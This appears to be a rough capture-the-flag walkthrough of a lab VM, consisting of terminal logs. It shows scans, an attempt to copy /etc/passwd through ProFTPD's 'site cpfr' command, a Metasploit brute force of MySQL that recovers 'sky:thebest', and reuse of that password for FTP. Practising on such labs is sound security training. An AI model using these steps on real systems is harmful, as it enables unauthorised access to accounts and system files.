
```
┌─[✗]─[user@parrot]─[/tmp]
└──╼ $nc kaokao 21
220 ProFTPD 1.3.5e Server (Debian) [::ffff:192.168.56.116]
cpfr /etc/passwd
500 CPFR not understood
site cpfr /etc/passwd
530 Please login with USER and PASS
user anonymous
331 Anonymous login ok, send your complete email address as your password
pass p@m
230-Welcome, archive user anonymous@192.168.56.106 !
230-
230-The local time is: Sun Jun 20 15:03:22 2021
230-
230-This is an experimental FTP server.  If you have any unusual problems,
230-please report them via e-mail to <sky@funbox9>.
230-
230 Anonymous access granted, restrictions apply
site cpfr /etc/passwd
550 /etc/passwd: No such file or directory
site cpfr /var/www/html/index.html
550 /var/www/html/index.html: No such file or directory
```

nikto scan : nothing special




```
┌─[user@parrot]─[~/Documents]
└──╼ $nikto -h kaokao
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.116
+ Target Hostname:    kaokao
+ Target Port:        80
+ Start Time:         2021-06-20 22:55:28 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2846, size: 5c409ca1d2835, mtime: gzip
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7681 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2021-06-20 22:58:49 (GMT8) (201 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
┌─[user@parrot]─[~/Documents]
└──╼ $
```

ffur dir scan nothing special




```
┌─[user@parrot]─[~/Documents]
└──╼ $ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-large-directories.txt -u http://kaokao/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://kaokao/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-large-directories.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

server-status           [Status: 403, Size: 271, Words: 20, Lines: 10]
                        [Status: 200, Size: 10310, Words: 3263, Lines: 365]
                        [Status: 200, Size: 10310, Words: 3263, Lines: 365]
:: Progress: [62283/62283] :: Job [1/1] :: 5620 req/sec :: Duration: [0:03:19] :: Errors: 3 ::
┌─[user@parrot]─[~/Documents]
└──╼ $
```

ffuf file scan nothing special




```
┌─[user@parrot]─[~/Documents]
└──╼ $ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-large-files.txt -u http://kaokao/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://kaokao/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

index.html              [Status: 200, Size: 10310, Words: 3263, Lines: 365]
.htaccess               [Status: 403, Size: 271, Words: 20, Lines: 10]
.                       [Status: 200, Size: 10310, Words: 3263, Lines: 365]
.html                   [Status: 403, Size: 271, Words: 20, Lines: 10]
.php                    [Status: 403, Size: 271, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 271, Words: 20, Lines: 10]
.htm                    [Status: 403, Size: 271, Words: 20, Lines: 10]
.htpasswds              [Status: 403, Size: 271, Words: 20, Lines: 10]
.htgroup                [Status: 403, Size: 271, Words: 20, Lines: 10]
wp-forum.phps           [Status: 403, Size: 271, Words: 20, Lines: 10]
.htaccess.bak           [Status: 403, Size: 271, Words: 20, Lines: 10]
.htuser                 [Status: 403, Size: 271, Words: 20, Lines: 10]
.htc                    [Status: 403, Size: 271, Words: 20, Lines: 10]
.ht                     [Status: 403, Size: 271, Words: 20, Lines: 10]
.htaccess.old           [Status: 403, Size: 271, Words: 20, Lines: 10]
.htacess                [Status: 403, Size: 271, Words: 20, Lines: 10]
:: Progress: [37042/37042] :: Job [1/1] :: 7757 req/sec :: Duration: [0:02:19] :: Errors: 1 ::
┌─[user@parrot]─[~/Documents]
└──╼ $
```

bruteforce mysql:




```
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.56.116:3306   - 192.168.56.116:3306 - Success: 'sky:thebest'
[*] kaokao:3306           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

mysql login:
sky:thebest
rabbit hole as cant get any further




```
┌─[user@parrot]─[~/Documents]
└──╼ $mysql -u sky -h 192.168.56.116 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 20325
Server version: 5.7.34-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| skys_db            |
+--------------------+
2 rows in set (0.001 sec)

MySQL [(none)]> 
```

nothing from skys_db




```
┌─[✗]─[user@parrot]─[/tmp]
└──╼ $mysql -u sky -h 192.168.56.116 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 20336
Server version: 5.7.34-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> use skys_db;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [skys_db]> show tables;
+-------------------+
| Tables_in_skys_db |
+-------------------+
| user              |
+-------------------+
1 row in set (0.000 sec)

MySQL [skys_db]> select * from user;
Empty set (0.001 sec)

MySQL [skys_db]> show columns from user;
+----------+-------------+------+-----+---------+-------+
| Field    | Type        | Null | Key | Default | Extra |
+----------+-------------+------+-----+---------+-------+
| user     | varchar(64) | YES  |     | NULL    |       |
| password | varchar(64) | YES  |     | NULL    |       |
+----------+-------------+------+-----+---------+-------+
2 rows in set (0.001 sec)

MySQL [skys_db]> 
```

ftp login success using
sky:thebest



